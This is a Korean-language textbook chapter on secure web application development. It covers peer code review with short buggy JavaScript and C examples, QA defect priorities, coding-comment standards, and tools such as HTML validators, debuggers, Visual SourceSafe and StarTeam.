동위(peer-to-peer)코드심사의 개념을 소개하기전에는 일부 개발자들이 그것을 반대할수 있다고 생각한다. 그러나 시간이 갈수록 개발자들은 심사의 우점에 대해 체험하고 그것을 리용하게 될것이다. 동위코드심사들은 심사의 결과를 더 잘 조종할수 있는 일부 안내서를 리용하여 진행되여야 한다. 참가자들이 코드심사를 하든 하지 않든 코드를 배포하지 않고 코드를 보는데 시간을 소비하지 않도록 시작기준이 필요하다. 시작기준은 다음과 같다. 개발자는 실행되고 있는 코드에 오유가 발생하면 완료하지 않고 코드를 훑어(실행)볼수 있어야 한다. 코드가 오유로 하여 완료되면 코드를 심사할 준비가 되지 않은것이다. 우리는 시작기준을 설정한후에는 동위심사를 어떻게 진행하고 참가하는가를 정할수 있다.

개발과정이 구조화된 배포자료들을 설정하는 실례에서는 코드심사들이 매번 배포하기전에 계획화될수 있다. 팀환경에서 작업하면 매 개발자들은 다른 개발자들의 코드심사에 대하여 책임을 지게 될것이다. 심사의 첫 단계는 시작기준과 만나게 된다는것을 담보할수 있도록 코드를 실행하는것이다. 다음으로 개발자는 코드를 한행씩 보면서 심사해야 한다. 흔히 코드심사를 진행할 때 취급되지 못한 결함들은 그것이 매몰된 결함들이기때문에 검사단계에서 빠지게 되는 약점이 있다. 이로부터 한행한행씩 시각적인 심사를 하는것이 심사를 쉽게 할수 있는 조건으로 된다. 특별한 기준은 리용하고 있는 프로그람언

어에 기초하여 개발되여야 한다. 우리는 Java환경에서 작업할 때 표준적인 검사방법들을 리용하여 쉽게 검출할수 없는 일반적인 결함목록을 설정한다.

- 문자렬의 부당한 복사 즉 변화시킬수 없는 객체들의 불필요한 복사
- 귀환객체들의 다중복사(clone)에서 실패
- 불필요한 다중복사
- 수동적인 배렬들의 복사
- 틀린것의 복사 혹은 부분적으로만 복사하기
- null에 대한 new의 검사
- .equal대신 ==을 리용하는것
- 세밀하지 못한 조작들과 세밀한 조작들의 혼란
- 필요 없는 catchblock의 추가
- equal이나 clone 혹은 hashcode의 실행에서 실패

Java에서 응용프로그람의 개발작업을 진행할 때 동위심사에서 경계하여야 할 공통적인 오유형태들이 있다. 목적은 개발자들이 검사단계에서 빠뜨릴수 있는 일반적인 오유들을 찾는데 리용할수 있는 검사목록을 작성하자는것이다. 작성된 문서는 결함들을 추적하여 코드심사단계에서 결함들을 찾고 수정하는데 리용할수 있다. 이 문서는 개발팀에 의해 작성되여 매 코드심사에서 리용될수 있다.

개별적인 그룹들에서의 구조화된 련습(structured walkthrough)에 비하여 협동작업자들과 함께 비공식적인 련습(informal walkthrough)에 의한 코드심사를 하는것이 우점이 있다. 가장 명백한것은 비공식적인 련습이 훨씬 어렵지 않다는것이다. 여기에서는 개별적으로 구조화된 련습들에서만큼 많은 일감을 가지지 않고도 훨씬 완만한 속도로 다른 개발자들과 작업할수 있다. 다른 개발자들과 함께 코드심사를 할수 있는 우점은 또한 보안틈들을 막기 위한 암시(suggestion)가 코드를 강화하는 방법들을 여기저기에 제공할수 있다는것이다. 협조자들간의 코드심사들은 좋은 학습도구들이다. 심사는 개발자들사이의 관계를 조장하는것은 물론 개발숙련을 더 높여 준다. 코드심사는 직업적인 측면에서 새로운 개발자들이나 아글타글 노력하는 개발자들을 도와 주며 개발자들에게 새로운 언어를 배워 주는 측면에서도 방조를 주는 가장 좋은 방법중의 하나이다.

작업내에 《숨겨 진》 오유들은 코드를 작성하는 개발자들에게 명백치 않을수도 있다. 앞으로는 편집기에 필요한 집필자(writer)에 대하여 생각해야 한다. 집필자는 완료후에(그리고 작업 전 과정을 걸쳐) 자기 작업을 심사할것이고 실제로 명백한 착오들을 찾아 낸다. 오유들에는 문법적오유, 철자오유 지어 줄거리(storyline)오유들이 있을수도 있다. 저자는 자료와 작업한것이 비슷하기때문에 작업에서의 모든 착오들을 볼수 없으며 따라서 그것이 모두 정확하지 않을수도 있다. 편집기는 작업을 검사할 때 남아 있는 대부분의 오유들의 정확성을 검사하여 오유들을 정확하게 만들든가 정확성에 대한 암시를 제시하여 주든가 저자에 의한 오유들을 밝혀 낼수 있으며 혹은 이 세가지 가운데서 임의의것을 조합할것이다. 편집기는 자기에게 해당한 처리를 다한 다음에는 교정을 할수 있도록 저자에게 작업내용을 되돌려 보낼것이다. 이러한 과정은 공개하기 위한 작업이 끝날 때까지 계속된다.

이 과정이 개발작업에 반영되게 된다. 심사는 동위준위에서 진행되거나 개발자 대 QA준위(developer-to-QA level)에서 제기될수도 있다. 프로그람이 깨끗이 완료되여 제품으로 준비되기전까지 오유와 결함들이 여기저기 작업부분에서 발견될수 있으며 퇴치

되게 된다. 다음의 실례는 아주 단순한것인데 신용카드형태에 적용되여 처리되는 규칙들을 취급한다. 코드는Mastercard를 위하여 작성되였는데 첫 두 문자가 번호 54나 55일 때 유효한 입구로 된다. 코드작성에서의 오유는 간단히 입구기준의 두번째 조가 55가 아니라 56이라는것이다. QA검사시에 흠집(spot)은 단순하지만 개발자들이 자기의 코드를 심사하는것을 생략할수도 있다. 한행씩 검사하는 동위코드심사는 이러한 약점을 잡아 내는 가장 좋은 방법이다.

```
(Mastercard requires 16
digits).",true, null, 16, 16, null, null, null);
else if(cc_type== "MC"){
  var mcccnum;
  mcccnum=ccnumchars.substr(0, 2);
  if(mcccnum!= "51" && mcccnum != "52"  &&mcccnum != "53"
   && mcccnum != "54"  && mcccnum != "56"){
   alert( "MasterCard requires the first two
    digits of your credit card to begin with one of the
    following: '51' , '52, '53, '54, '56' ." );
```

코드심사를 통하여 어떻게 결함을 찾아 내는가에 대한 실례를 간단히 보자. 그다음 좀 더 복잡한것을 보자. 이 코드실례들을 보면서 알고 있어야 할것은 코드심사를 위해서는 이러한 실례가 보잘것없지만 착상은 이것과 같다는것이다. 보통 그것은 코드가 길어질 때 더 위력하며 그렇게 되여서 개발자들은 그일이 구체적인 세부에 파묻히게 되므로 놓치는 경향이 있다.

```
# include<stdlib.h> /* For _MAX_PATH definition*/
# include<stdio.h>
# include<malloc.h>

void main(void)
{
 char *string;

 /* Allocate space for a path name */

 string=malloc(_MAX_PATH);
 if(string==NULL)
  printf("Insufficient memory available\ n";
 else
{
 printf("Memory space allocated for path name\ n";
 /*REMOVE THIS CODE********************

 *free(string);
```

```
 *printf("Memory freed\ n";

 ******************************************/
  }
}
```

우의 코드는 오유가 명백치 않지만 《*》로 둘러 싸인 코드를 제거하지 않으면 기억기가 루설되여 체계에 오유가 발생되게 된다.

제2절. 코드의 취약성에 대한 인식

개발자들과 QA는 사랑과 증오관계에 있다. QA는 흔히 대상과제를 마감단계의 바리케트처럼 보인다. QA는 보통 프로젝의 마지막작업이기때문에 이러한 견해는 일반적이다. 그러나 코드를 심사할 때 오유들을 찾아 내면서 개량해 나가면 대상과제는 더 성공적일것이다. 자기가 작성한 코드에 취약성이 있는가를 쉽게 확인할수 있게 하는것은 자기의 Web응용프로그람들에서 보안위반의 기회를 줄일수 있는 충분한 방법으로 된다. 코드심사를 하려고 하지 않았다면 최소한 제품을 배포하기전에 QA팀에 의하여 개발작업의 질이 담보되여야 할것이다. 이것 아니면 저것은 아무것도 아닌것보다 낫다. 물론 많은 제품작업이 완성된 다음 QA팀을 리용한다면 오유를 퇴치하는데 많은 시간과 자금이 필요할것이다.

코드심사를 할 때 자기 작업에서 오유를 찾기 위하여서는 QA팀에 대하여 기대를 가지는것이 좋을것이다. 만일 필요한 때에 QA에 있는 사람과 이야기해 본다면 그들은 자기들이 작업하고 있는것이 그 무엇이든지 결코 결함-자유로 될수 없다는것을 완전히 확신한다고 이야기할것이다. 응용프로그람에서 모든 결함들을 다 찾아 낼수는 없다. 론의의 초점은 낮은 우선권결함들외의 결함들에 두자.

결함들의 우선권은 다음과 같은 방법으로 정의할수 있다(그 어떤 단체라고 하여도 이 차이는 심하지 않다).

- 위험하고 긴급한 우선권: 응용프로그람의 실행을 중지시키는 결함으로서 이 결함은 즉시에 수정되여야 한다.
- 아주 높은 우선권: 응용프로그람의 기능을 저해하는 결함으로서 이 결함은 할수 있는껏 인차 수정되여야 한다.
- 높은 우선권: 말단사용자들에 의해 검출될수 있는 결함이지만 예정한 과제를 끝낼수 없게 할 정도로 싸이트기능을 저해하지 않는다. 이 결함은 다음단계의 작업에 들어 가기전까지 수정되여야 한다.
- 중간우선권: 기능장애가 없지만 말단사용자들에게는 명백히 문제로 되는 결함으로서 제품을 배포하기전에 최종적으로 수정되여야 한다.
- 낮은 우선권: 기능장애가 없고 말단사용자들에게 그다지 눈에 띄우지 않는 결함으로서 수정하여도 되고 안하여도 되지만 가능하면 수정하는것이 좋다.

일부 경우에 QA단체는 발견된 결함들에 대해 더 고급한 평가를 하기 위하여 《그룹화방법》을 리용할수 있다. 이 방법에서는 10개의 중간우선권결함들이 기록되였다면 그것을 한개의 높은 우선권결함들로 취급한다. 그러므로 배포하기전에 10개의 결함모두가 수정되였다는것이 담보되게 된다.

검사하고 검사하고 또 검사하기

개발진행과정에 QA의 역할에 대한 수백가지의 견해가 있다. 일부 견해들은 대상과제를 시작하자마자 곧 QA가 필요하다고 제의하고 일부 견해는 개발작업이 끝날 때까지 QA를 포함시킬 필요가 없다고도 하며 지어 일부 다른 견해들은 QA가 중간단계쯤에 필요하며 혹은 전혀 필요 없다고 하기도 한다. 우리는 QA가 초기단계로부터 포함되여야 하며 검사가 전체 과정의 한부분으로 되여야 한다는것을 권고한다.

이 과정을 더 엄밀히 본다면 검사는 질적담보가 되였다고 하여 끝나는것이 아니다. 검사는 개발자들과 함께 일반사람들에 의하여서도 진행되여야 한다. 시장에서는 응용프로그람의 일부검사만 수행하게 된다. 더우기 외부사람들의 검사에서는 결함에 대한 검사보다 리용측면의(usability) 검사가 더 일반적이라 하여도 외부사람들의 그룹에 대해서는 베타시험판을 사용해야 한다.

검사는 시간이 걸리기때문에 대상과제의 초기부터 계획에 포함시킬 필요가 있다. 현실은 QA팀이 제품을 받기전에 검사가 수행되지 않았거나 제품으로 배포하려고 계획한 전날까지 수행되지 못하였다면 개발자들이 고심하여야 하며 특히 이따금 한개의 오유(bug)를 퇴치할 때 더 깊은 오유가 나타난다면 더욱 그러하다.

권위 있는 전자상업회사의 저자들중의 한 사람인 이미전의 채용자가 Web싸이트상에서 사용자등록을 변경시키고 있다고 하자. 단체는 사용자가 체험하는 첫 단계부터 싸이트의 방문을 마치는 마지막단계까지의 등록변경이 등록률은 물론 판매까지도 증가시킬것이라고 믿었다. 이와 같은 과정은 싸이트를 방문하자 곧 등록을 요구하기때문에 사용자들에게 불만감을 주었다. 사용자들은 돌아 보면서 선택적으로 보고 결심을 하는데 시간이 걸리며 사려는것이 있을 때만 등록을 요구하게 된다. 과제는 너무 단순한것 같다. 고객들이 등록을 먼저 하게 해야 한다는 결심이 서면 개발작업이 진행 된다. 이것을 변화시키기 위한 초기의 개발작업은 두 사람의 개발자로는 여섯주 걸린다. 한주일에 40시간을 개발작업에 투하한다고 볼 때 등록과정을 옮기는데 480시간이 걸린다. 마지막검사는 개발자들에 의하여 완성되게 된다. 개발자들이 검사하는것은 Web상에서 물건사기카드에 항목을 두고 매매를 끝내는것이다. QA가 응용프로그람의 검사를 시작할 때까지 모든것이 잘될수 있다. QA는 서로다른 항목들의 구입, 이미 등록된 사용자의 등록을 시도하는것 등의 최소한 20가지의 관점에서 매매경로를 고찰한다. QA가 하는것은 기본적으로 작성된것을 파괴하는것이다. 개발의 초기단계가 완료되면 QA는 존재하는 결함들을 찾아 내는데 여덟주는 걸리게 된다. 특별한 대상과제의 경우는 복잡하지만 동시에 단순하다.

설명하기는 쉬워도 수정하자면 복잡하다. 등록이 이동한 다음 QA는 즉시 처음의 싸이트방문에서의 결함들을 찾아 낸다. Web싸이트 홈페지작성으로부터 싸이트가 완전히 서명될 때까지 50개이상의 결함들이 발견되였다고 하자. 찾아 진 결함들중의 일부가

다음과 같다고 하자. 즉 존재하는 사용자의 서명을 리용할수 없는것, 전자우편통보 (notification)가 작업하지 않는것, 새로운 사용자등록을 할수 없는것, 물건사기카드로 여러 항목들을 구입할수 없는것, 새롭게 작성된 등록이 끝나고 사용자가 매매에 신용카드거래를 처리할수 없어서 싸이트에 돌아 갈수 없다고 하자. 개발팀의 문제가 해결되면 QA는 다음단계의 처리에로 넘어 가 그 시점에서 또 다른 결함들을 찾아 낼것이다. 개발자들, QA와 말단사용자들이 여러가지 론리를 써서 검사하는것을 리해한다는것은 개발과정에 대한 커다란 혜택으로 된다.

여러 준위에서 코드심사, 검사들을 리용하여 오유를 찾아 낼수 있는 기회는 더 많아진다. 각이한 심사 및 검사단계들과 매 단계에서 누가 과제를 수행하는가에 대하여 보자(표 12-1). 목표가 각이한 준위와 수행되여야 할 검사 및 심사의 형태가 여러가지이기때문에 할수 있는껏 가장 최적인 출구를 얻기 위하여 매개는 다른것들에 리용될수 있다. 배포되는 자료에 접근한다 하여도 QA와 개발자들사이에 존재하는 모든 마찰이 줄어 들 가망은 없지만 기본적인 리해는 최소한 그것을 줄일수 있게 할것이다.

표 12-1. 검사와 심사의 각이한 준위

검사 및 심사방법	수행자	심사 및 검사의 형	결함의 구별
준위 혹은 코드 심사	개발자	실행하면서 한행한행씩 훑어보기	문법오유들 코드에서의 론리 코드효률
구조화된 련습	대상과제팀	실행하면서 한행한행씩 훑어보기	론리적인 코드 코드문법 코드효률과 간결성 코드기능보안
비공식적인 련습 동위	개발자들 개발자들	실행하면서 한행한행씩 훑어보기	론리적인 코드 코드기능보안 코드문법 능률적이고 간결한 코드
체계 기능 사용가능성 말단 대 말단	QA	수동 자동	기능 리용가능성 보안 성능 완전성
사용가능성검사	말단사용자	수동	기능 리용가능성

제 3 절. 코드작성의 계획화에서 상식의 적용

기술발전속도는 상상할수 없을 정도로 빠르다. 새로운 도구들이 계속 소개되고 있으며 사람들은 더 좋고 더 빠른 방법들을 창조해 낸다. 우리를 도와 줄수 있는것들가운데서 한가지는 규격화를 리용하는것이다.

규격처리가 단체내에만 제한되는 처리로 될 때 작업은 보통 훨씬 더 빨리 끝난다. 이러한 처리들은 대상과제가 이행되는 과정에 보안을 유지할수 있게 도와 주며 이행하는 과정의 수고를 헛되게 하지 않는다.

해결책으로써 이 장에서 제기하는 기술들을 리용하면 그것들을 옳바른 방향으로 옮길수 있게 될것이다. 옳바른 혼합(right mix)은 단체와 단체사이에 차이날수 있다. 즉 우리에게 가장 좋은것이 무엇인가를 찾는것이 요령이다. 그것을 일부 바로 잡을수 있을것이며 옳바른 처리를 찾아 내기 위하여 여러가지를 시험 삼아 해보고 조사할것이다.

1. 계획작성

우리는 모두 대상과제우에서 움직이는 목표들을 가지고 작업을 하였다. 보안응용프로그람개발과 관련한 첫 단계는 적당한 계획을 세우고 작업하는것이다. 특별한 대상과제에 대하여 시도하는 결과가 무엇인가 하는것은 누구에게나 생활을 더 쉽게 해줄것이다. 작성되여 서명된 목표들은 임의의 순간에 변화될수 있는 경향성이 있다.

IT세계에서는 《비용, 질과 계획중에서 두가지를 선택하면 된다. 두가지만 선택하면 나머지 세번째의것을 결정할수 있을것이다.》라는 말이 있다.

최근 전자상업회사는 자기들의 Web싸이트들의 재설계를 검토하였다. 여기에서는 그들이 할수 있는 거의 모든것들이 기본적으로 수정되였다. 일반적으로 느낀것은 단체가 성공하기 위해 존재하는 싸이트에 관한 거의 모든것을 변화시켜야 한다는것이였다. 실제로 이것은 새로운 단체일수록 대단히 일반적인 문제로 된다. 흔히 보게 되는것은 6～10달 기간후에 구조적인 변화를 하게 되거나 작은 규모에서 《더 좋은 싸이트》를 만들 계획을 가지고 인터네트세계의 부분으로 존재할수 있도록 그 무엇인가를 동시에 던져 버린다는것이다. 개발자는 대상과제상에서 보안측면들과 전체적인 질을 가지고 방조하는 일들을 수행한다. 오늘 많은 단체들은 한번에 여러개의 대상과제들을 세우고 있는데 첫 여러 주동안은 구조적인 대상과제는 기초적단계(background)에 있다. 업무를 배우는데와 현재의 싸이트가 어떤 기능을 가지는가에 대하여 알아 보는데 시간이 걸린다. 배우는 기간에 그가 배우는 가장 기발한 문구(catchphrases)중의 하나가《우리는 재구성하는 동안 그것을 처리하려고 한다.》라는것이다. 이러한 말은 너무 자주 들어서 개발자들은 이 재구성대상과제(re-architecture projects)가 모든것을 포함하거나 이 대상과제에 어떤 요구가 제기되는지 아무도 모르는 둘중의 하나는 사실이라는것을 깨닫게 될것이다.

변화들은 기능으로부터 페지배치에 대한 보안에 이르기까지 모든것을 포함하는 경기에서 마지막에 만들어 진다. 모든것은 최종결심을 반드시 하여야 한다. 좋지 못한 경우에는 15명중의 한사람만 변화시키는 지시에 의하여 흔히 두세배의 변화가 일어 나게 한다.

상상할수 있는것처럼 이렇게 계획한 상태에서는 보통 제시간에 배포되지 못한다. 사실 변화들이 매 방향에서부터 요구될 때 목적하는 자료를 만드는것은 거의 불가능하다.

주요한 역을 하는 사람에 의해 작성된 요구로 시작된 대상과제를 가졌다면 초기자료는 대체로 실제송달되는 자료로 될것이다.

2. 코드작성의 규칙

개발팀에서 보안을 개선할수 있게 하는 부분은 코드작성의 규칙를 리용하는것이다. 설명문들은 프로그람의 내용을 명백하고 간결하게 알수 있도록 달아야 한다. 설명문에 대하여 취급하여야 할 두가지 령역이 있다.

- 머리부의 설명문들
- 변수선언설명문들

1) 머리부설명문

파일의 초기에 포함되는 머리부설명문들은 보통 프로그람에 대한 서술적인 제목, 기능 클라스들은 포함하게 된다(혹은 당신의 단체내에 리용되는 이름짓기규칙에 따르는 제목). 머리부설명문은 또한 개발자들이나 창조된 날자, 프로그람의 기능이나 클라스를 수정한 모든 사람들의 이름, 수정된 날자를 포함할수 있다. 또한 변경된 추가적인 설명문도 머리부부분에 포함되여 있어야 한다.

이 설명문정보는 프로그람과 함수가 어떻게 호출되는가 하는것도 포함할수 있다. 즉 이것은 당신이 작업하고 있는 함수나 프로그람에 따라 각이하다. 함수에 대하여서는 함수가 서명하고 앞조건과 뒤조건을 포함하여야 하며 프로그람에 대해서는 지령이름이나 변수들이 포함되여야 한다. 머리부설명문부분은 프로그람이나 함수가 무엇을 하는가 하는것들도 취급할수 있다. 여기에는 무슨 문제가 취급되였는가 또 어떤 갱신을 하였는가 등 이러한것들을 포함한 설명을 줄수 있다.

프로그람이나 함수로부터 예견되여야 하는 입구나 출구 혹은 두가지 설명문을 다 달수 있다면 그렇게 하여야 한다. 이것과 리용된 방법의 서술은 머리부에서 선택적인 설명문들이다. 설명문이 길어 질수 있고 때로는 여러가지 리유로 하여 빼놓을수도 있다. 이러한 정보들이 개발자들에게 필요되는 경우가 대단히 많다.

적당한 코드작성규칙을 쓰지 않고도 어떤 개발자들은 설명적인 정보가 필요하기때문에 간단간단히 정보들을 기입하여 놓으며 일부 개발자들은 설명문이 길어 져 쓰지 않을수 있다. 적당히 코드작성규칙을 리용하면 이러한 모든 문제들이 해결될수 있으며 그러므로 그것을 고수할수 있다. 매 프로그람이나 함수내에 포함되여야 하는 정보에 대한 시종일관한 형식을 가진 형판을 리용하는것은 커다란 방조로 된다. 단체가 아무리 그 어떤 정보도 포함하지 않는다고 하여도 한 단체를 위한 작업은 다른 단체내에서는 동작하지 않는다. 중요한것은 표준화가 적당히 필요하며 또 그대로 따라야 한다는것이다.

2) 변수선언설명문

변수선언설명문부분은 모든 설명문부분의 가장 간단한 부분이다. 이 부분은 매 변수들이 노는 론리적역할에 대하여 간단히 서술한다. 그것은 변수선언설명문을 잘 서술하면 작업을 잘할수 있다. 이 코드설명부분에 대한 서술원칙(guideline)을 잘 세워야 한다.

실례로 과제를 수행하는데 필요한 매 부분에 대하여 그의 목적에 대한 설명문과 거기에 리용된 알고리듬에 대하여 설명할수 있다. 만일 작성된 코드가 복잡하든가 비직관적이라면 설명문을 꼭 서술하여 두는것이 좋다. 이러한 규칙에 대하여 어렵다는것은 주관적인 견해(subjectivity)이다. 즉 어떤 개발자들에게 복잡한것이 다른 개발자에게는 복잡하지 않을수도 있다. 그것은 흔히 판단이라고 부른다. 바로 여러가지 규칙을 가지는것이 방조로 될것이다. 명백히 개발자들은 스스로 사색하여야 할 공간이 필요할것이고 그들은 설명문을 포함시키겠는가 안시키겠는가를 결정할수 있을것이다. 적당한 규칙을 리용하면 이러한 과정에 방조로 될것이다.

3. 도구

Web응용프로그람들은 동적환경에서 동작한다. 리용가능한 도구들을 쓰면 당신의 생활은 더 쉽고 당신의 응용프로그람개발작업은 더 잘 보안될것이다. 규칙에 기초한 해석, 판본조종, 원천코드 추적도구, 오유수정(debugging)도구들과 같은 도구들을 응용프로그람개발작업을 더 쉽게 보안할수 있게 할것이다. 지어 그것들중의 하나를 리용하는것은 개발자의 무효한 시간을 면제할수 있도록 개발작업에서 오유들을 지적하여 준다.

1) 규칙에 기초한 분석기

HTML유효성판정기(validator)라고 부르는 규칙에 기초한 분석기는 개발자들이 작성된 원천코드를 입력하여 코드작성규칙에 어긋나는 코드를 알아 내고 언어에 특정한 규칙들을 사용하게 한다. 규칙에 기초한 분석기를 리용하면 개발자가 주어 진 단체내에서 리용되는 코드작성규칙과 배치되는것은 물론 코드작성에서 오유들을 발견할수 있도록 한다. 규칙에 기초한 분석기는 또한 장래의 문서이식성을 제공하는데 이것은 존재하는 열람기들이 얼마나 빨리 새롭게 리용될수 있게 하는가와 새로운 도구들이 얼마나 빨리 시장에 들어 오고 있는가 고찰할 때 매우 중요한것으로 된다. 규칙에 기초한 분석기는 일반적으로 코드에서 불량련결을 검사하는 련결검사기와 HTML문서내에 포함되는 임의의 style sheets에서 오유들을 검사하는 폭포형(cascading)오유들을 포함한다.

W3C Web싸이트는 HTML유효성봉사(그림 12-1)를 제공하는데 이에 대하여서는 http://validated.w3.org/에서 찾아 볼수 있다. W3C Web싸이트는 방문자들에게 유효한 Uniform Resource Identifier(URI)에 들어가서 유효한HTML을 가질수 있는 기회를 준다. 즉 XHTML 이나 HTML과 같은 형태의 문서에 들어 가서 어떻게 결과들이 복귀되는가를 지적한다(원천입구를 보고 문서의 륜곽과 문법나무를 보시오). 다른 직결(자유)분석기들은 www.netmechanic.com이나 www.cast.org/bobby/에서 쓸수 있다.

2) 오유수정과 오유처리

개발환경에 프로그람의 오유수정은 문제(결함/오유)가 생겨 프로그람과 격리되여 그 문제를 해결하고 수리하고 실행하여 본다는것을 의미한다. 프로그람이 오유수정되였다면 그 프로그람에 결함이 존재하지 않도록 수리되였다는것을 의미한다. 오유수정을 위하여서는 여러가지 프로그람작성언어들에서 리용될수 도구들이 있다.

원천코드오유수정프로그람들은 어느 처리공정이 활동상태이고 얼마나 많은 기억기나 자원들이 리용되는가 그외의 다른 내부정보들을 볼수 있게 된다. 오유수정프로그람은 어느 처리공정(process)이 체계가 폭주 되기에 앞서 기억기를 축적하게 하는가를 알려 준다. 이러한 기능은 어느 체계가 기억의 리용통보문을 받고 어느 체계가 통보문기억기를 해방하지 않는가를 감시하는것으로써 제공된다. 더 많은 통보문을 받을수록 그것들은 리용가능한 모든 기억기들의 조종을 일시에 얻을수 있게 된다. 이 처리공정이 충분히 길어지면 체계는 완전히 정지되게 될것이다. 오유수정프로그람을 리용하면 이러한 경우를 막을수 있다.

그림 12-1. w3c HTML확인 봉사 Web페지

오유수정프로그람은 초기개발단계에서 리용될수 있는 충분한 값 추가를 할수 있고 QA에 새롭게 배포하기전에 코드심사를 할수 있다. 해석동기의 뿌리는 일반적으로 오유수정에 리용될 때 더 쉽게 작성되는데 왜냐하면 오유처리를 리용하지 않고 복귀될수 있는 《열람기에 기초한》통보문보다 오히려 개발자들에게 발생한 문제가 무엇인가를 시각적으로 보여 주기때문이다. 개발자들은 다른 결함들을 읽을수 있는 특별한 도구로 리용하며 오유수정프로그람에 의하여 작업하면서 일부를 잃지 않도록 주의하여야 한다.

3) 판본조종과 원천코드추적

당신은 다른 사람이 작성한 코드부분에 대하여서와 기억된 절차에 대하여 그것들이 무엇을 하는지 명백치 않기때문에 그로부터 요구되는 질문을 개발자에게서 들어 본적이 몇번이나 있었는가? 당신은 누가 자기의 특별한 코드부분에서 작업하고 있다는것을 모르고 누가 그 코드상에서 작업하는가를 찾아 보면서 작업한적이 몇번 있었는가? 지어 언제인가는 좌절감을 느낄 때가 여러번 있게 된다. 이러한 경우를 피하자면 여러개의 도구들중의 임의의 한개를 리용하면 간단히 해결된다.

판본조종은 대부분의 단체들에서 리용되지만 아마 그의 능력이 최대한으로 발휘되지 못할것이다. 판본조종은 두사람이 한번에 같은 프로그람들을 변화시킬수 없다는것을 담보하는데 리용된다. 판본조종과 원천코드추적도구는 개발팀의 그 누군가에 의해 덧쓰기되여 변화된것들에 대하여 고심을 하지 않도록 하는 우월한 도구이다. Visual SourceSafe 즉 Microsoft구성관리도구들과 Star Team은 꾸레미들을 리용가능하게 하는 두가지 산업이다. 이러한 도구들이 무엇을 제공하여야 하는가에 대해 더 깊이 있게 보자.

(1) Visual SourceSafe

Microsoft는 팀의 가장 가치 있는 유산을 보호하는 도구로써 Visual SourceSafe (VSS)를 내놓았으며 복잡한 개발과 작성환경에서 효과적으로 작업하는데 필요한 도구들을 제공해 준다. VSS의 유일한 특징들의 하나는 그것이 보안과 척도화(scalable)할수 있다는것이다. VSS는 단체들이 현재의 파일들이 문서, 코드, Web내용들에 대한 지난 기간의 변화들을 함께 보관하도록 하여 이미전의 판본들의 재창조와 임의의 파일에 대한 검열궤적(audit trail)의 유지를 쉽게 하여 준다. VSS는 배우기 쉽고 리용하기 쉽다. 판본 6.0의 사용자대면부는 Windows Explorer와 류사하다.

VSS는 동일한 환경에서 원천코드, Web내용과 지원하는 프로그람파일을 사용자들이 개발할수 있게 하는 Web와 PC내용관리를 위한 대상과제지향판본조종을 가지고 있다. 또한 단체들이 자기들의 파일들을 직접 Web싸이트들에 배치할수 있게 한다. 이 꾸레미들에 포함된 보충적인 특징들중의 일부는 다음과 같다.

- 싸이트넘기기(map)들은 VSS에 기억된 Web페지의 집합으로부터 발생될수 있다.
- 자료들의 배포와 변화들사이의 임의의 결합(association)을 위한 승격표식(Promotion Labeling)
- 국부와 원격 하이퍼련결(hyperlink) 두가지를 다 검사할수 있는 능력
- 임의의 개발작성도구를 리용하여 생산된 파일에 대한 판본조종들

VSS는 설치하기 쉽고 배우기도 쉽다. 판본조종은 쏘프트웨어와 Web싸이트개발의 팀의 성공을 위해 중요하다. VSS를 리용하면 사용자들이 파일을 뜻밖에 분실하는것을 보호한다. 또한 이미전의 판본들에로 복귀할수 있게 하며 분기, 병합과 배포들의 관리를 쉽게 할수 있게 한다. VSS는 원천조종체계인데 쏘프트웨어나 Web싸이트들을 개발할때 필요될것이다. VSS에 대한 또 다른 특징들은 파일의 두 판본들을 비교할수 있는 능력이나 이미전의 판본들에 돌아 갈수 있게 하는 능력이다.

개발자들의 립장에서 보면 Web응용프로그람작업에서 이러한 특징들이 특히 중요하다는것을 리해할수 있을것이다. VSS와 같은 도구는 개발과정을 만들거나 파괴할수 있다. 판본에 대한 추적특징은 임의의 원천코드에서 작성된 변화들을 더 잘 관리할수 있게 한다. VSS가 보안을 파괴하는 위협을 없애지 않는다고 하여도 보안구멍이 있을수 있는 변화들이 어디에서 발생하는가를 추적할수 있다. VSS는 원천조종도구로 가장 잘 알려 진것이지만 여기에 리용되는것은 하나만이 아니다. StarTeam은 대상과제들이 더 잘 통합되는것으로써 리용이 계속 발전하고 있다.

(2) StarTeam

StarTeam은 Microsoft VSS와 내적으로 동일한 개념을 리용하여 팀생산성을 높이기 위하여 설계된 구성관리도구에 기초한 대상과제이다. StarTeam은 총체적인 해답꾸레미(solution package)로 더욱더 발전하기때문에 인기가 계속 성장하고 있다. StarTeam에서는 판본조종과 시각적인 구성관리를 할수 있으며 결함을 추적하는 기능이 보충되였다. 판본조종과 원천코드관리를 위한 VSS와 같은 도구와 결함관리를 위한 Mercury의 TestDirector와 같은 도구들을 따로따로 리용하는것보다 두가지를 다 취급할수 있는 Star Team을 리용하는것이 더 좋다.

StarTeam은 또한 문서화의 요구를 처리할수 있는 능력도 제공한다. StarTeam은 처음부터 마지막까지 대상과제를 취급할수 있도록 설계하였다. 그것은 또한 MS대상과제로 완전히 통합될수 있다. StarTeam은 VSS에서 할수 있었던것처럼 표식붙이기와 Web대면도 할수 있다. 또한 StarTeam에는 변화들을 쉽게 식별할수 있게 하는 특징이 있으며 변화들을 접수하거나 거절할수 있는 능력도 제공한다. 이러한 특징은 여러 사람들이 빠른걸음의 환경에서의 동일한 문서들에서 작업하고 있을 때 쓸모 있다.

판본조종, 결함추적, 코드규칙과 표식달기에 의한 구성관리도구를 리용하는것은 개발과정에 크게 방조 받을수 있다. 개발작업을 방조하는 도구는 팀환경에서 설정할 때 가치가 크다.

제 4 절. 보안계획의 작성

이 책의 목적은 응용프로그람준위에서의 보안에 대하여 취급하는것이지만 망과 망작업기(workstation)준위에서도 보안이 필요하다. 이 절에서는 망과 워크스테이션 보안에 대한 정보는 물론 이 장에서 이미 론의된 도구들과 방법들을 다같이 묶어서 보안계획을 작성하는데 대하여 취급한다.

이 장을 통하여 우리는 대상과제의 계획, 개발, 검사의 여러가지 측면들에 대하여 취급한다. 그것들은 모두 주어진 대상과제의 개별적인 부분들이지만 함께 실행될 때 형식적인 수법에서는 그것들이 다 보안계획이다. 이것은 관리가 어디에서 큰 역할을 하는가 하는것이다. 누구나 자기 단체에 중요한 보안을 배치할 필요가 있다. 또한 개발자들과 망관리자, QA와 회사가 보안이 의거하는 관리의 전부에 대해 알아 둘 필요가 있으며 이 장에서 취급하는 크고 리용성이 있는 도구들의 전부를 실행할 필요가 있다. 보안계획에 포함되게 되는 령역들, 이미 취급된 심사에 대하여 목록을 작성하는것으로부터 시작하자.

- 개발대상과제들에서 지상(ground up)으로부터 QA를 포함하면 된다.
- 여기저기에 코드작성규칙들이 필요하며 그것을 따라야 한다.
